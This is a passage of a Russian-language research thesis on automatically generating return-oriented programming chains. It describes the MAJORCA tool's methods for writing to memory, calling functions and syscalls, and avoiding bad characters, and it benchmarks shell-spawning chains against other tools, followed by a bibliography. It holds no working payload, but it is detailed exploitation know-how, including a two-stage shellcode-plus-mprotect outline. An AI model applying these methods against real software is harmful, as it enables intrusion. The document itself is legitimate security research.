    c ← (value ≫ (8 * i)) & 255                     ▷ Get i-th byte of value
    d ← (256 + c − carry)  mod 256
    if carry = 0 or c ≠ 0 then                      ▷ Try to solve without overflow
        for a ← 0 to ⌊d/2⌋ do
            b ← (d − a)  mod 256
            if both a and b are not bad characters then
                lv ← lv' | (a ≪ (8 * i))
                rv ← rv' | (b ≪ (8 * i))
                if i + 1 = sizeof(value) then return True   ▷ All bytes computed
                stack.push((i + 1, lv, rv, 0))              ▷ Add state without carry
                break
    if carry ≠ 0 or c ≠ 255 then                    ▷ Try to solve with overflow
        if c ≠ 0 then la ← ⌊d/2⌋ else la ← 0
        for a ← 128 + la to 255 do
            b ← (256 + d − a)  mod 256
            if both a and b are not bad characters then
                lv ← lv' | (a ≪ (8 * i))
                rv ← rv' | (b ≪ (8 * i))
                if i + 1 = sizeof(value) then return True   ▷ All bytes computed
                stack.push((i + 1, lv, rv, 1))              ▷ Add state with carry to (i + 1)-th byte
                break
return False
```

Для архитектуры x86-64 используется факт, что старшая часть 32-битного регистра назначения инструкции беззнаково расширяется до 64 бит. Поэтому 32-битное значение




Рис. 14: Графы гаджетов сохранения значения в память

можно загрузить на 64-битный регистр с помощью DAG загрузки на 32-битный регистр.

6.9 Запись значения в память

Сохранение значения в память осуществляется двумя способами (рис. 14). Сначала производится перебор гаджетов `StoreMem`, записывающих значение в память. После производится попытка сгенерировать граф гаджетов `LoadDAG`, которой инициализирует регистры адреса `Addr` и значения `In` (на рисунке слева).

Если сгенерировать граф гаджетов сохранения значения в память не удается первым способом, то используется предложенная Schwartz и др. [6] идея, которая была адаптирована для ориентированных ациклических графов (на рисунке справа). Сначала память инициализируется константой с помощью гаджета `InitMem`. Потом в результате арифметической операции (`ArithStore`) над этой памятью в ней окажется желаемое значение. Второй способ также позволяет решать проблему запрещенных символов, т. к. содержащее запрещенные символы значение можно представить как результат бинарной операции над разрешенным значением и константой.

Следует отметить, что для генерации коротких цепочек сначала производится поиск кратчайшей цепочки из двух гаджетов `LoadConst` и `StoreMem`. Гаджет `LoadConst` загружает оба регистра (адрес и значение) гаджета `StoreMem`. Для ускорения поиска используется сортировка гаджетов (разд. 6.4), которая располагает гаджеты по возрастанию использования стека относительно размера сохраняемого в память значения.

6.10 Вызов функции и системный вызов

Метод реализует перебор DAG гаджетов, осуществляющих вызов функции (системный вызов). В роли аргументов могут выступать целые числа, строки и массивы (чисел, строк, массивов). Во время обработки аргументов создаются необходимые DAG записи в память. В соответствии с соглашением о вызове создается генератор DAG, устанавливающий необходимые регистры в заданные значения. Данный DAG дополняется вершинами, осуществляющими передачу управления на функцию (системный вызов).

Вершина, передающая управление на определенный адрес, может быть тривиальной (адрес располагается на стеке), либо может генерироваться DAG с гаджетом `Jump` (регистр инициализируется `LoadDAG`), который позволяет передавать управление на адрес, содержащий запрещенные символы.

Для некоторых системных вызовов происходит вначале попытка генерации системного вызова, а в случае неудачи ищется скомпонованная соответствующая функция из стандартной библиотеки Си.

6.11 Линеаризация цепочки гаджетов

Ориентированный ациклический граф гаджетов линеаризуется в список вершин путем построения расписания (разд. 6.7). ROP цепочка генерируется из списка вершин с учетом размера фрейма, адреса следующего гаджета и стековых параметров.

Объект цепочки хранит бинарное и скриптовое (человекочитаемое) представления ROP цепочки. Цепочки гаджетов можно конкатенировать оператором +. В частности, двухстадийная атака может быть получена конкатенацией цепочек:

1. Запись в память шелл-кода.
2. Вызов `mprotect`.
3. Вызов шелл-кода.

Примеры скриптов цепочек могут быть найдены в приложении на странице 103.

7 Результаты работы инструмента и сравнение с аналогами

Экспериментальное сравнение реализованного инструмента MAJORCA [46] с инструментами, исходный код которых доступен, проводилось с помощью тестовой системы rop-benchmark [47]. Данная система позволяет проверять работоспособность ROP цепочек, генерируемых инструментами. Система предоставляет воспроизводимое окружение для проверки факта успешной генерации и работоспособности ROP цепочек, осуществляющих системный вызов `execve("/bin/sh", 0, 0)`. Система тестирования поддерживает платформу Linux x86-64. В качестве тестовых наборов взяты исполняемые файлы и библиотеки минимальных установок нескольких популярных дистрибутивов: CentOS 7, Debian 10, OpenBSD 6.2, OpenBSD 6.4. Дистрибутивы OpenBSD 6.2 и 6.4 взяты по причине того, что авторы этой операционной системы ведут целенаправленную борьбу с ROP гаджетами [133].

Результаты экспериментальной проверки приводятся в таблице 7. Четыре столбца соответствуют четырем наборам тестовых файлов. В первой строке указано общее количество тестовых файлов в каждом из наборов. Во второй строке — количество файлов, в которых присутствует гаджет системного вызова. Во третьей строке — количество файлов, для которых хотя бы один инструмент смог сгенерировать работоспособную ROP цепочку. Ниже находятся строки с инструментами, и напротив каждого инструмента указана следующая информация:

- OK — количество тестовых файлов, для которых созданная ROP цепочка работоспособна, т. е. приводит к открытию оболочки системного интерпретатора.
- F — количество тестовых файлов, для которых созданная ROP цепочка не является работоспособной, т. е. по каким-то причинам не приводит к открытию оболочки системного интерпретатора. Следует отметить, что производится десять запусков исполняемого файла. Если хотя бы на одном цепочка не привела к открытию оболочки системного интерпретатора, то такая цепочка считается неработоспособной.
- TL — количество тестовых файлов, на которых время работы инструмента превысило установленный лимит в 1 час.

Таблица 7: Экспериментальное сравнение инструментов автоматической генерации ROP цепочек

Тестовый набор	OpenBSD 6.4			OpenBSD 6.2			Debian 10			CentOS 7		
Кол-во файлов	410			397			689			649		
Есть syscall	98			87			139			121		
Хотя бы один OK	45			67			127			92		
Инструмент	OK	F	TL	OK	F	TL	OK	F	TL	OK	F	TL
ROPgadget [30]	2	0	0	4	0	0	7	0	0	8	0	0
Ropper [33]	3	–	0	15	–	0	53	–	0	31	–	0
Exrop [39]	0	33	28	11	27	13	76	19	5	48	8	12
angrop [32]	10	1	2	25	2	3	86	12	1	54	9	0
ROPium [31]	18	4	0	43	6	1	103	10	0	64	11	0
MAJORCA [46]	43	1	1	66	0	1	124	1	0	90	1	0

Для инструмента Ropper [33] число F не было посчитано, т. к. в результате его работы всегда получается скриптовый файл с цепочкой.

В экспериментальное сравнение попали только находящиеся в открытом доступе инструменты, которые способны в полностью автоматическом режиме генерировать ROP цепочку, осуществляющую системный вызов для архитектуры x86-64 с операционной системой семейства Linux. Из-за операционной системы не попал в рассмотрение инструмент mona.py [29]. Другие могут работать только с архитектурой x86 (32-битной) [37], ARM [28]. Некоторые доступные инструменты не удалось успешно встроить в автоматизированную систему запуска [34].

Из таблицы 7 видно, что предложенный в данной работе метод показал лучшие результаты, чем все аналогичные методы с открытым исходным кодом. Следует отметить, что реализованный инструмент покрывает результаты всех других за исключением 8 бинарных файлов. Два тайм-аута для OpenBSD clang характеризованы большим размером исполняемого файла. В дальнейшем можно будет реализовать эвристики генерации простых цепочек для объемных исполняемых файлов. Инструмент сгенерировал 2 неработоспособные цепочки из-за ошибочной классификации гаджетов. Для 4 примеров инструмент не смог сгенерировать цепочку, т. к. на момент написания данной работы

гаджеты, оканчивающиеся на `call`, не поддерживаются.

Другие инструменты, с которыми производилось сравнение в таблице 7, не поддерживают архитектуру MIPS. Поэтому измерение количества сгенерированных цепочек для 32-битного дистрибутива Malta Linux было проведено только для MAJORCA. Работоспособные цепочки системного вызова были сгенерированы для 112 исполняемых файлов из 529. Неработоспособные цепочки отсутствовали. Также был зафиксирован 1 тайм-аут. Следует отметить, что во всех исполняемых файлах присутствовал гаджет системного вызова.

8 Заключение

В данной работе был проведен подробный обзор атак повторного использования кода и методов автоматизированной генерации цепочек для таких атак. Атаки повторного использования кода предполагают использование кусочков кода из адресного пространства программы, называемых *гаджетами*. Гаджеты связываются в цепочку, выполняющую вредоносную нагрузку. Схематично процесс генерации цепочек повторного использования кода делится на четыре этапа: поиск гаджетов в программе, определение семантики гаджетов, комбинация гаджетов в цепочки и генерация входных данных, активирующих дефект. Найденные в программе гаджеты добавляются в каталог гаджетов. После этого происходит определение их семантики: классификация гаджетов по параметризованным семантическим типам, составление резюме гаджетов или построение графов зависимостей гаджетов. Если набор гаджетов в каталоге полон по Тьюрингу, то их можно использовать в качестве целевой архитектуры набора команд компилятора. Связывание гаджетов в цепочки может происходить как поиском гаджетов по шаблонам, задаваемым регулярными выражениями, так и с учетом семантики гаджета. Также существуют подходы конструирования ROP цепочек с использованием генетических алгоритмов, а также методы с использованием SMT-решателей. Следует отметить, что рассмотрение методов автоматизированной генерации цепочек для атак на потоки данных (DOP), выходит за рамки данной работы.

В данной работе был предложен метод генерации цепочек возвратно-ориентированного программирования, который был реализован в виде программного инструмента MAJORCA [46]. Разработанный метод позволяет генерировать цепочки (инициализации регистров, сохранения строки в память, вызова функции, системного вызова) для архитектур x86 и MIPS. Метод позволяет осуществлять поиск возвратно-ориентированных (ROP) и переходо-ориентированных (JOP) гаджетов. Найденные гаджеты классифицируются по типам. После чего классифицированные гаджеты фильтруются и сортируются по качеству, строятся индексы для быстрого получения гаджетов. Далее происходит построение графа перемещения между регистрами. Потом осуществляется перебор ориентированных ациклических графов гаджетов с желаемой семантикой. Создаются графы гаджетов, сохраняющие строковые аргументы системного вызова в память. Порождаются различные графы гаджетов,

инициализирующие регистры значениями аргументов системного вызова. По первому графу, для которого удастся построить расписание, генерируется ROP цепочка. Разработанный инструмент также позволяет получать Python скрипт с понятной человеку цепочкой.

Предлагаемый в данной работе метод решает проблему запрещенных символов. Например, если данные получаются с использованием функции `strcpy`, то они не могут содержать нулевых байтов. В начале удаляются гаджеты, адреса которых содержат запрещенные символы. Если запрещенное значение необходимо записать на регистр или в память, то во время перебора графов гаджетов используются вершины арифметических операций. Операнды бинарной операции, дающие в результате запрещенное значение, но сами не являющиеся запрещенными, вычисляются методами динамического программирования. В случае, когда адрес вызываемой функции содержит запрещенные символы, передача управления на функцию осуществляется прыжком по регистру. Следует отметить, что лишь немногие авторы учитывают запрещенные символы в методах генерации цепочек.

Реализованный инструмент показал лучшие результаты по сравнению с аналогичными инструментами, имеющими открытый исходный код. Сравнение количества работоспособных цепочек системного вызова производилось с помощью реализованной тестовой системы ROP Benchmark [47]. Экспериментальное сравнение проводилось для платформы Linux x86-64. В том числе сравнение производилось на дистрибутивах операционной системы OpenBSD, авторы которой целенаправленно ведут борьбу с ROP гаджетами [133]. Для OpenBSD разработанный метод также показал лучшие результаты. Более того, в отличие от MAJORCA другие инструменты не поддерживают MIPS.

Список литературы

[1] The Heartbleed Bug. http://heartbleed.com.

[2] *Halperin, Daniel.* Pacemakers and Implantable Cardiac Defibrillators: Software Radio Attacks and Zero-Power Defenses / Daniel Halperin, Thomas S Heydt-Benjamin, Benjamin Ransford, Shane S Clark, Benessa Defend, Will Morgan, Kevin Fu, Tadayoshi Kohno, William H Maisel // 2008 IEEE Symposium on Security and Privacy (sp 2008) / IEEE. — 2008. — Pp. 129–142. DOI: 10.1109/SP.2008.31.

[3] CWE - 2019 CWE Top 25 Most Dangerous Software Errors. https://cwe.mitre.org/top25/archive/2019/2019_cwe_top25.html.

[4] *Peslyak, Alexander.* Getting around non-executable stack (and fix). — 1997. https://seclists.org/bugtraq/1997/Aug/63.

[5] *Shacham, Hovav.* The Geometry of Innocent Flesh on the Bone: Return-into-libc Without Function Calls (on the x86) / Hovav Shacham // Proceedings of the 14th ACM Conference on Computer and Communications Security. — CCS '07. — New York, NY, USA: ACM, 2007. — Pp. 552–561. DOI: 10.1145/1315245.1315313.

[6] *Schwartz, Edward J.* Q: Exploit Hardening Made Easy / Edward J. Schwartz, Thanassis Avgerinos, David Brumley // Proceedings of the 20th USENIX Conference on Security. — SEC'11. — Berkeley, CA, USA: USENIX Association, 2011. https://www.usenix.org/legacy/event/sec11/tech/full_papers/Schwartz.pdf.

[7] *Roemer, Ryan.* Return-Oriented Programming: Systems, Languages, and Applications / Ryan Roemer, Erik Buchanan, Hovav Shacham, Stefan Savage // *ACM Trans. Inf. Syst. Secur.* — 2012. — Vol. 15, no. 1. — Pp. 2:1–2:34. DOI: 10.1145/2133375.2133377.

[8] *Kornau, Tim.* — Return oriented programming for the ARM Architecture. — Master's thesis, Ruhr-University, Bochum, Germany, 2009. https://bxi.es/Reversing-Exploiting/ROP/ReturnOrientedProgrammingforARM.pdf.

[9] *Checkoway, Stephen.* Return-oriented Programming Without Returns / Stephen Checkoway, Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi,

Hovav Shacham, Marcel Winandy // Proceedings of the 17th ACM Conference on Computer and Communications Security. — CCS '10. — New York, NY, USA: ACM, 2010. — Pp. 559–572. DOI: 10.1145/1866307.1866370.

[10] *Davi, Lucas.* Return-oriented programming without returns on ARM / Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Marcel Winandy. — 2010. https://www.ei.ruhr-uni-bochum.de/media/trust/veroeffentlichungen/2010/07/21/ROP-without-Returns-on-ARM.pdf.

[11] *Huang, Zi-Shun.* Return-oriented vulnerabilities in ARM executables / Zi-Shun Huang, Ian G. Harris // 2012 IEEE Conference on Technologies for Homeland Security (HST). — 2012. — Pp. 1–6. DOI: 10.1109/THS.2012.6459817.

[12] *Fraser, Olivia Lucca.* Return-oriented Programme Evolution with ROPER: A Proof of Concept / Olivia Lucca Fraser, Nur Zincir-Heywood, Malcolm Heywood, John T. Jacobs // Proceedings of the Genetic and Evolutionary Computation Conference Companion. — GECCO '17. — New York, NY, USA: ACM, 2017. — Pp. 1447–1454. DOI: 10.1145/3067695.3082508.

[13] *Buchanan, Erik.* When Good Instructions Go Bad: Generalizing Return-oriented Programming to RISC / Erik Buchanan, Ryan Roemer, Hovav Shacham, Stefan Savage // Proceedings of the 15th ACM Conference on Computer and Communications Security. — CCS '08. — New York, NY, USA: ACM, 2008. — Pp. 27–38. DOI: 10.1145/1455770.1455776.

[14] *Francillon, Aurélien.* Code Injection Attacks on Harvard-architecture Devices / Aurélien Francillon, Claude Castelluccia // Proceedings of the 15th ACM Conference on Computer and Communications Security. — CCS '08. — 2008. — Pp. 15–26. DOI: 10.1145/1455770.1455775.

[15] *Lindner, Felix.* Cisco IOS Router Exploitation / Felix Lindner // Black Hat. — USA: 2009. https://www.blackhat.com/presentations/bh-usa-09/LINDNER/BHUSA09-Lindner-RouterExploit-PAPER.pdf.

[16] *Checkoway, Stephen.* Can DREs Provide Long-lasting Security? The Case of Return-oriented Programming and the AVC Advantage / Stephen Checkoway,

Ariel J. Feldman, Brian Kantor, J. Alex Halderman, Edward W. Felten, Hovav Shacham // Proceedings of the 2009 Conference on Electronic Voting Technology/Workshop on Trustworthy Elections. — EVT/WOTE'09. — Berkeley, CA, USA: USENIX Association, 2009. https://www.usenix.org/legacy/event/evtwote09/tech/full_papers/checkoway.pdf.

[17] *Bletsch, Tyler*. Jump-oriented Programming: A New Class of Code-reuse Attack / Tyler Bletsch, Xuxian Jiang, Vince W. Freeh, Zhenkai Liang // Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security. — ASIACCS '11. — New York, NY, USA: ACM, 2011. — Pp. 30–40. DOI: 10.1145/1966913.1966919.

[18] *Chen, Ping*. Automatic Construction of Jump-oriented Programming Shellcode (on the x86) / Ping Chen, Xiao Xing, Bing Mao, Li Xie, Xiaobin Shen, Xinchun Yin // Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security. — ASIACCS '11. — New York, NY, USA: ACM, 2011. — Pp. 20–29. DOI: 10.1145/1966913.1966918.

[19] *Sadeghi, AliAkbar*. Pure-Call Oriented Programming (PCOP): chaining the gadgets using call instructions / AliAkbar Sadeghi, Salman Niksefat, Maryam Rostamipour // *Journal of Computer Virology and Hacking Techniques*. — 2018. — Vol. 14, no. 2. — Pp. 139–156. DOI: 10.1007/s11416-017-0299-1.

[20] *Hund, Ralf*. Return-oriented Rootkits: Bypassing Kernel Code Integrity Protection Mechanisms / Ralf Hund, Thorsten Holz, Felix C. Freiling // Proceedings of the 18th Conference on USENIX Security Symposium. — SSYM'09. — Berkeley, CA, USA: USENIX Association, 2009. — Pp. 383–398. https://www.usenix.org/legacy/events/sec09/tech/full_papers/hund.pdf.

[21] *Quynh, Nguyen Anh*. OptiROP: Hunting for ROP gadgets in style. — 2013. https://media.blackhat.com/us-13/US-13-Quynh-OptiROP-Hunting-for-ROP-Gadgets-in-Style-Slides.pdf.

[22] *Ding, Wenbiao*. Automatic construction of printable return-oriented programming payload / Wenbiao Ding, Xiao Xing, Ping Chen, Zhi Xin, Bing Mao // 2014 9th

International Conference on Malicious and Unwanted Software: The Americas (MALWARE). — 2014. — Pp. 18–25. DOI: 10.1109/MALWARE.2014.6999408.

[23] *Ouyang, Yongji.* An advanced automatic construction method of ROP / Yongji Ouyang, Qingxian Wang, Jianshan Peng, Jie Zeng // *Wuhan University Journal of Natural Sciences.* — 2015. — Vol. 20, no. 2. — Pp. 119–128. DOI: 10.1007/s11859-015-1069-x.

[24] *Follner, Andreas.* PSHAPE: Automatically Combining Gadgets for Arbitrary Method Execution / Andreas Follner, Alexandre Bartel, Hui Peng, Yu-Chen Chang, Kyriakos Ispoglou, Mathias Payer, Eric Bodden // Security and Trust Management. — Springer International Publishing, 2016. — Pp. 212–228. DOI: 10.1007/978-3-319-46598-2_15.

[25] *Milanov, Boyan.* ROPGenerator: Practical Automated ROP-Chain Generation. — 2018. `https://youtu.be/rz7Z9fBLVs0`.

[26] *Mosier, Nicholas.* ROP with a 2nd Stack / Nicholas Mosier, Pete Johnson. — 2019. `http://www.cs.middlebury.edu/~nmosier/portfolio/rsrc/ropc-slides.pdf`.

[27] *Follner, Andreas.* PSHAPE - Practical Support for Half-Automated Program Exploitation / Andreas Follner, Alexandre Bartel, Hui Peng, Yu-Chen Chang, Kyriakos Ispoglou, Mathias Payer, Eric Bodden. `https://github.com/Alexandre-Bartel/inspector-gadget`.

[28] *Fraser, Olivia Lucca.* ROPER: A genetic ROP-chain development tool. `https://github.com/oblivia-simplex/roper`.

[29] mona.py. `https://github.com/corelan/mona`.

[30] *Salwan, Jonathan.* ROPgadget Tool. `https://github.com/JonathanSalwan/ROPgadget`.

[31] *Milanov, Boyan.* ROPium. `https://github.com/Boyan-MILANOV/ropium`.

[32] *Salls, Chris.* angrop. `https://github.com/salls/angrop`.

[33] *Schirra, Sascha.* Ropper. `https://github.com/sashs/ropper`.

[34] *Paul*. ROPC. https://github.com/pakt/ropc.

[35] ropc-llvm. https://github.com/programa-stic/ropc-llvm.

[36] *Stewart, Jeff*. An open source, multi-architecture ROP compiler. https://github.com/jeffball55/rop_compiler.

[37] *SQLab*. SQLab ROP payload generation. https://github.com/SQLab/ropchain.

[38] *Gautham, Adwaith V*. ROPilicious / Adwaith V Gautham, Suraj Singh. https://github.com/ROPilicious/src.

[39] *d4em0n*. Exrop. https://github.com/d4em0n/exrop.

[40] *Lu, Kangjie*. RopSteg: Program Steganography with Return Oriented Programming / Kangjie Lu, Siyang Xiong, Debin Gao // Proceedings of the 4th ACM Conference on Data and Application Security and Privacy. — CODASPY '14. — ACM, 2014. — Pp. 265–272. DOI: 10.1145/2557547.2557572.

[41] *Ntantogian, Christoforos*. Transforming Malicious Code to ROP Gadgets for Antivirus Evasion / Christoforos Ntantogian, Giorgos Poulios, Georgios Karopoulos, Christos Xenakis // *IET Information Security*. — 2019. DOI: 10.1049/iet-ifs.2018.5386.

[42] *Mu, Dongliang*. ROPOB: Obfuscating Binary Code via Return Oriented Programming / Dongliang Mu, Jia Guo, Wenbiao Ding, Zhilong Wang, Bing Mao, Lei Shi // Security and Privacy in Communication Networks. — Springer International Publishing, 2018. — Pp. 721–737. DOI: 10.1007/978-3-319-78813-5_38.

[43] *Bosman, Erik*. Framing Signals - A Return to Portable Shellcode / Erik Bosman, Herbert Bos // 2014 IEEE Symposium on Security and Privacy. — 2014. — Pp. 243–258. DOI: 10.1109/SP.2014.23.

[44] *Borrello, Pietro*. The ROP Needle: Hiding Trigger-based Injection Vectors via Code Reuse / Pietro Borrello, Emilio Coppa, D'Elia Daniele Cono, Camil Demetrescu // Proceedings of the 34th ACM/SIGAPP Symposium on Applied Computing. — SAC '19. — 2019. — Pp. 1962–1970. DOI: 10.1145/3297280.3297472.

[45] *Вишняков, А. В.* Обзор методов автоматизированной генерации эксплойтов повторного использования кода / А. В. Вишняков, А. Р. Нурмухаметов // *Труды института системного программирования РАН.* — 2019. — Т. 31, № 6. — С. 99–124. DOI: 10.15514/ISPRAS-2019-31(6)-6. https://ispras.ru/preprints/docs/prep_32_2019.pdf.

[46] *Вишняков, А. В.* ПрЭВМ № 2019664648 «Инструмент мультиархитектурной генерации цепочек возвратно-ориентированного программирования «MAJORCA» / А. В. Вишняков, А. Р. Нурмухаметов, Ш. Ф. Курмангалеев, А. Н. Федотов. https://new.fips.ru/registers-doc-view/fips_servlet?DB=EVM&DocNumber=2019664648.

[47] *Nurmukhametov, Alexey.* ROP Benchmark / Alexey Nurmukhametov, Alexey Vishnyakov. https://github.com/ispras/rop-benchmark.

[48] W^X now mandatory in OpenBSD. — 2016. https://undeadly.org/cgi?action=article&sid=20160527203200.

[49] A detailed description of the Data Execution Prevention (DEP) feature in Windows XP Service Pack 2, Windows XP Tablet PC Edition 2005, and Windows Server 2003. https://support.microsoft.com/kb/875352/EN-US/.

[50] *van de Ven, Arjan.* New Security Enhancements in Red Hat Enterprise Linux v.3, update 3. — 2004. https://static.redhat.com/legacy/f/pdf/rhel/WHP0006US_Execshield.pdf.

[51] *Tanenbaum, Andrew S.* Modern Operating Systems / Andrew S Tanenbaum, Herbert Bos. — 4th Edition edition. — Pearson, 2015. — Pp. 640–649.

[52] CWE-123: Write-what-where Condition. https://cwe.mitre.org/data/definitions/123.html.

[53] *Spengler, Brad.* PaX: The Guaranteed End of Arbitrary Code Execution. https://grsecurity.net/PaX-presentation.pdf.

[54] *Bhatkar, Sandeep.* Address Obfuscation: An Efficient Approach to Combat a Broad Range of Memory Error Exploits / Sandeep Bhatkar, Daniel C DuVarney,

Ron Sekar // USENIX Security Symposium. — Vol. 12(2). — 2003. — Pp. 291–301. https://www.usenix.org/legacy/event/sec03/tech/full_papers/bhatkar/bhatkar.pdf.

[55] *Федотов, А. Н.* Оценка критичности программных дефектов в условиях работы современных защитных механизмов / А. Н. Федотов, В. А. Падарян, В. В. Каушан, Ш. Ф. Курмангалеев, А. В. Вишняков, А. Р. Нурмухаметов // *Труды института системного программирования РАН*. — 2016. — Т. 28, № 5. — С. 73–92. DOI: 10.15514/ISPRAS-2016-28(5)-4.

[56] Procedure Linkage Table (Processor-Specific). https://docs.oracle.com/cd/E23824_01/html/819-0690/chapter6-1235.html.

[57] *Salwan, Jonathan.* An introduction to the Return Oriented Programming and ROP-chain generation. — 2014. http://shell-storm.org/talks/ROP_course_lecture_jonathan_salwan_2014.pdf.

[58] *Dullien, Thomas F.* Weird machines, exploitability, and provable unexploitability / Thomas F. Dullien // *IEEE Transactions on Emerging Topics in Computing*. — 2018. DOI: 10.1109/TETC.2017.2785299.

[59] *Graziano, Mariano.* ROPMEMU: A Framework for the Analysis of Complex Code-Reuse Attacks / Mariano Graziano, Davide Balzarotti, Alain Zidouemba // Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security. — ASIA CCS '16. — ACM, 2016. — Pp. 47–58. DOI: 10.1145/2897845.2897894.

[60] *Schwartz, Edward J.* Update on Q: Exploit Hardening Made Easy / Edward J. Schwartz, Thanassis Avgerinos, David Brumley. — 2012. https://edmcman.github.io/papers/usenix11-update.pdf.

[61] *Weidler, Nathanael R.* Return-oriented programming on a resource constrained device / Nathanael R. Weidler, Dane Brown, Samuel A. Mitchell, Joel Anderson, Jonathan R. Williams, Austin Costley, Chase Kunz, Christopher Wilkinson, Remy Wehbe, Ryan Gerdes // *Sustainable Computing: Informatics and Systems*. — 2018. DOI: 10.1016/j.suscom.2018.10.002.

[62] *Вишняков, А. В.* Классификация ROP гаджетов / А. В. Вишняков // *Труды института системного программирования РАН.* — 2016. — Т. 28, № 6. — С. 27–36. DOI: 10.15514/ISPRAS-2016-28(6)-2.

[63] *Вишняков, А. В.* Метод анализа атак повторного использования кода / А. В. Вишняков, А. Р. Нурмухаметов, Ш. Ф. Курмангалеев, С. С. Гайсарян // *Труды института системного программирования РАН.* — 2018. — Т. 30, № 5. — С. 31–54. DOI: 10.15514/ISPRAS-2018-30(5)-2.

[64] *Vishnyakov, A. V.* A Method for Analyzing Code-Reuse Attacks / A. V Vishnyakov, A. R Nurmukhametov, Sh. F Kurmangaleev, S. S Gaisaryan // *Programming and Computer Software.* — 2019. — Vol. 45, no. 8. — Pp. 473–484. DOI: 10.1134/S0361768819080061. `https://vishnya.xyz/vishnyakov19-draft.pdf`.

[65] *Roglia, Giampaolo Fresi.* Surgically Returning to Randomized lib(c) / Giampaolo Fresi Roglia, Lorenzo Martignoni, Roberto Paleari, Danilo Bruschi // 2009 Annual Computer Security Applications Conference. — 2009. — Pp. 60–69. DOI: 10.1109/ACSAC.2009.16.

[66] PE Format - Import Address Table. `https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#import-address-table`.

[67] ld.so(8) - Linux manual page. `http://man7.org/linux/man-pages/man8/ld.so.8.html`.

[68] *Kirsch, Julian.* Dynamic Loader Oriented Programming on Linux / Julian Kirsch, Bruno Bierbaumer, Thomas Kittel, Claudia Eckert // Proceedings of the 1st Reversing and Offensive-oriented Trends Symposium. — ROOTS. — New York, NY, USA: ACM, 2017. — Pp. 1–13. DOI: 10.1145/3150376.3150381.

[69] *Ward, Bryan C.* The Leakage-Resilience Dilemma / Bryan C Ward, Richard Skowyra, Chad Spensky, Jason Martin, Hamed Okhravi // Computer Security – ESORICS 2019. — Springer International Publishing, 2019. — Pp. 87–106. DOI: 10.1007/978-3-030-29959-0_5.

[70] *Dai Zovi, Dino.* Practical return-oriented programming / Dino Dai Zovi // *SOURCE Boston.* — 2010. https://trailofbits.files.wordpress.com/2010/04/practical-rop.pdf.

[71] *Cowan, Crispan.* Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. / Crispan Cowan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, Qian Zhang, Heather Hinton // USENIX Security Symposium / San Antonio, TX. — Vol. 98. — 1998. — Pp. 63–78. https://www.usenix.org/legacy/publications/library/proceedings/sec98/full_papers/cowan/cowan.pdf.

[72] mprotect(2) - Linux manual page. http://man7.org/linux/man-pages/man2/mprotect.2.html.

[73] VirtualProtect function. https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-virtualprotect.

[74] *Van Eeckhoutte, Peter.* Exploit writing tutorial part 10 : Chaining DEP with ROP – the Rubik's[TM] Cube. — 2010. https://www.corelan.be/index.php/2010/06/16/exploit-writing-tutorial-part-10-chaining-dep-with-rop-the-rubikstm-cube/.

[75] *Bittau, Andrea.* Hacking Blind / Andrea Bittau, Adam Belay, Ali Mashtizadeh, David Mazières, Dan Boneh // Proceedings of the 2014 IEEE Symposium on Security and Privacy. — SP '14. — Washington, DC, USA: IEEE Computer Society, 2014. — Pp. 227–242. DOI: 10.1109/SP.2014.22.

[76] *Snow, Kevin Z.* Just-In-Time Code Reuse: On the Effectiveness of Fine-Grained Address Space Layout Randomization / Kevin Z. Snow, Fabian Monrose, Lucas Davi, Alexandra Dmitrienko, Christopher Liebchen, Ahmad-Reza Sadeghi // 2013 IEEE Symposium on Security and Privacy. — 2013. — Pp. 574–588. DOI: 10.1109/SP.2013.45.

[77] *Nurmukhametov, A. R.* Fine-Grained Address Space Layout Randomization on Program Load / A. R. Nurmukhametov, E. A. Zhabotinskiy, Sh. F. Kurmangaleev, S. S. Gaissaryan, A. V. Vishnyakov // *Programming and Computer Software.* — 2018. — Vol. 44, no. 5. — Pp. 363–370. DOI: 10.1134/S0361768818050080.

[78] *Göktas, Enes*. Position-Independent Code Reuse: On the Effectiveness of ASLR in the Absence of Information Disclosure / Enes Göktas, Benjamin Kollenda, Philipp Koppe, Erik Bosman, Georgios Portokalidis, Thorsten Holz, Herbert Bos, Cristiano Giuffrida // 2018 IEEE European Symposium on Security and Privacy (EuroS P). — 2018. — Pp. 227–242. DOI: 10.1109/EuroSP.2018.00024.

[79] *Burow, Nathan*. Control-Flow Integrity: Precision, Security, and Performance / Nathan Burow, Scott A. Carr, Joseph Nash, Per Larsen, Michael Franz, Stefan Brunthaler, Mathias Payer // *ACM Comput. Surv.* — 2017. — Vol. 50, no. 1. — Pp. 16:1–16:33. DOI: 10.1145/3054924.

[80] *Carlini, Nicholas*. ROP is Still Dangerous: Breaking Modern Defenses / Nicholas Carlini, David Wagner // 23rd USENIX Security Symposium (USENIX Security 14). — San Diego, CA: 2014. — Pp. 385–399. `https://www.usenix.org/system/files/conference/usenixsecurity14/sec14-paper-carlini.pdf`.

